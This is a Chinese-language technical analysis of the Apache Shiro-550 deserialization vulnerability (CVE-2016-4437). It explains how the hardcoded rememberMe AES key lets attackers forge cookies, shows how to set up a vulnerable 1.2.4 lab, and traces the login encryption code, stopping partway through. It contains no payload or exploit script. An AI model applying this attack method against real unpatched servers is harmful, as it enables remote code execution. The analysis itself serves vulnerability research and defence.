Apache Shiro-550 反序列化漏洞分析 (CVE-2016-4437)

0x00 漏洞描述

Apache Shiro是一款开源安全框架，提供身份验证、授权、密码学和会话管理等功能。

Apache Shiro 1.2.4及以前版本中，用户信息经过加密序列化后存储在名为remember-me的Cookie项中，但shiro将加密的密钥硬编码在代码里，攻击者可以使用Shiro的默认密钥伪造用户Cookie，触发Java反序列化漏洞，进而在目标机器上执行任意命令。

理论上只要rememberMe的AES加密密钥泄露，无论shiro是什么版本都会导致反序列化漏洞。

0x01 漏洞原理

shiro框架原理参考https://zhuanlan.zhihu.com/p/54176956

Apache Shiro框架提供了记住我的功能（RememberMe），关闭了浏览器下次再打开时还是能记住你是谁，下次访问时无需再登录即可访问。用户登陆成功后会生成经过加密并编码的cookie。

Apache Shiro 1.2.4及以前版本中，Cookie的处理流程如下：

1、检索RememberMe cookie 的值
2、Base 64解码
3、使用AES解密(加密密钥硬编码)
4、进行反序列化操作（未作过滤处理）


但是，AES加密的密钥Key被硬编码在代码里，这样攻击者就可以通过key构造一个恶意的Cookie发送到服务端，Shiro将Cookie中的rememberMe字段进行解密并且反序列化，从而造成反序列化漏洞。

0x02 漏洞环境搭建

从github拉取漏洞源码

```
git clone https://github.com/apache/shiro.git
git checkout shiro-root-1.2.4  #切换分支
```

在IDE中打开shiro/samples/web项目



修改pom.xml，添加commons-collections4依赖，并把jstl版本改为1.2


```
        </dependency>
        <dependency>
            <groupId>org.apache.commons</groupId>
            <artifactId>commons-collections4</artifactId>
            <version>4.0</version>
        </dependency>
    </dependencies>
```

```
<dependencies>
    <dependency>
        <groupId>javax.servlet</groupId>
        <artifactId>jstl</artifactId>
        <version>1.2</version>
        <scope>runtime</scope>
    </dependency>
```


Tomcat 版本8.5.79


Maven 3.8.1

JDK 1.6.0




添加tomcat服务器，安装的版本为tomcat 8.5.79







运行项目，出现如下界面即为部署成功



0x03 漏洞分析


点击log in，尝试登录，抓包看下通信内容






可以看到登录时将用户名密码post到服务端，且设置了rememberMe=on，服务端的回包中则包含了rememberMe的内容

打开IDE，shiro-core-1.2.4.jar的结构如下，漏洞点就在mgt中


Maven: org.apache.commons:commons-collections4:4.0
Maven: org.apache.shiro:shiro-core:1.2.4
shiro-core-1.2.4.jar library root
META-INF
org.apache.shiro
aop
authc
authz
cache
codec
concurrent
config
crypto
dao
env
functor
io
jndi
ldap
mgt
realm
session
subject
util
SecurityUtils
ShiroException
UnavailableSecurityManagerException
Maven: org.apache.shiro:shiro-web:1.2.4
Maven: org.codehaus.groovy:groovy-all:1.8.5
Maven: org.easymock:easymock:3.1



先来看登录信息的**加密过程**

找到DefaultSecurityManager下的login函数，设置断点，然后发起一次log in请求，勾选rememberMe

```
public Subject login(Subject subject, AuthenticationToken token) throws AuthenticationException {   subject: WebDelegatingSubject@4
    AuthenticationInfo info;   info: "root"
    try {
        info = this.authenticate(token);
    } catch (AuthenticationException var7) {
        AuthenticationException ae = var7;

        try {
            this.onFailedLogin(token, ae, subject);
        } catch (Exception var6) {
            if (log.isInfoEnabled()) {
                log.info("onFailedLogin method threw an exception.  Logging and propagating original AuthenticationException.", var
            }
        }

        throw var7;
    }

    Subject loggedIn = this.createSubject(token, info, subject);   subject: WebDelegatingSubject@4966    loggedIn: WebDelegatingSub
    this.onSuccessfulLogin(token, info, loggedIn);   token: "org.apache.shiro.authc.UsernamePasswordToken - root, rememberMe=true (
    return loggedIn;
}
```

跟进入onSuccessfulLogin函数中，调用了remerberMeSuccessfulLogin，继续跟进

```
protected void onSuccessfulLogin(AuthenticationToken token, AuthenticationInfo info, Subject subject) {
    this.rememberMeSuccessfulLogin(token, info, subject);
}
```

```
protected void rememberMeSuccessfulLogin(AuthenticationToken token, AuthenticationInfo info, Subject subject) {
    RememberMeManager rmm = this.getRememberMeManager();
    if (rmm != null) {
        try {
            rmm.onSuccessfulLogin(subject, token, info);
        } catch (Exception var7) {
            if (log.isWarnEnabled()) {
                String msg = "Delegate RememberMeManager instance of type [" + rmm.getClass().getName() + "] threw an
                log.warn(msg, var7);
            }
        }
    } else if (log.isTraceEnabled()) {
        log.trace("This " + this.getClass().getName() + " instance does not have a " + "[" + RememberMeManager.class.g
    }
```

创建RememberMeManager对象后，调用onSuccessfulLogin

```
public void onSuccessfulLogin(Subject subject, AuthenticationToken token, AuthenticationInfo info) {  subject:
    this.forgetIdentity(subject);
    if (this.isRememberMe(token)) {
        this.rememberIdentity(subject, token, info);  subject: WebDelegatingSubject@4982    token: "org.apache.
    } else if (log.isDebugEnabled()) {
        log.debug("AuthenticationToken did not indicate RememberMe is requested.  RememberMe functionality will
    }

}
```

跟进rememberIdentity函数中，该函数将执行加密操作，将root转为字节序列

```
public void rememberIdentity(Subject subject, AuthenticationToken token, AuthenticationInfo authcInfo) {
    PrincipalCollection principals = this.getIdentityToRemember(subject, authcInfo);
    this.rememberIdentity(subject, principals);
}

